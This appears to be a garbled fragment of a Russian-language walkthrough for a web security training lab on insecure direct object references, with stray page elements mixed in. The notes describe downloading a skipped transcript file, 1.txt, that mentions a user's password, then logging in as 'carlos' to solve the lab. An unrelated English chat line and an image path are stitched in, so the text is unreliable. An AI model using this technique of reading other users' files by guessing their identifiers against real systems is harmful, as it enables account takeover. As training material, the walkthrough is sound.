Hal Plaine: Could you spell that please? I think you're making up words.

Your message:

[View transcript](#)

Обращаем внимание, что при скачивании файла был пропущен 1.txt - наверное это то, что нам надо!

Скачиваем файл 1.txt и смотрим его содержимое. В его содержимом видим переписку, в которой упоминается искомый пароль.

Пробуем...

Login


Username

carlos

Password

.....

[Log in](#)



Ycnex!



Insecure direct object references

[Back to lab description](#) >>

LAB Solved 

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email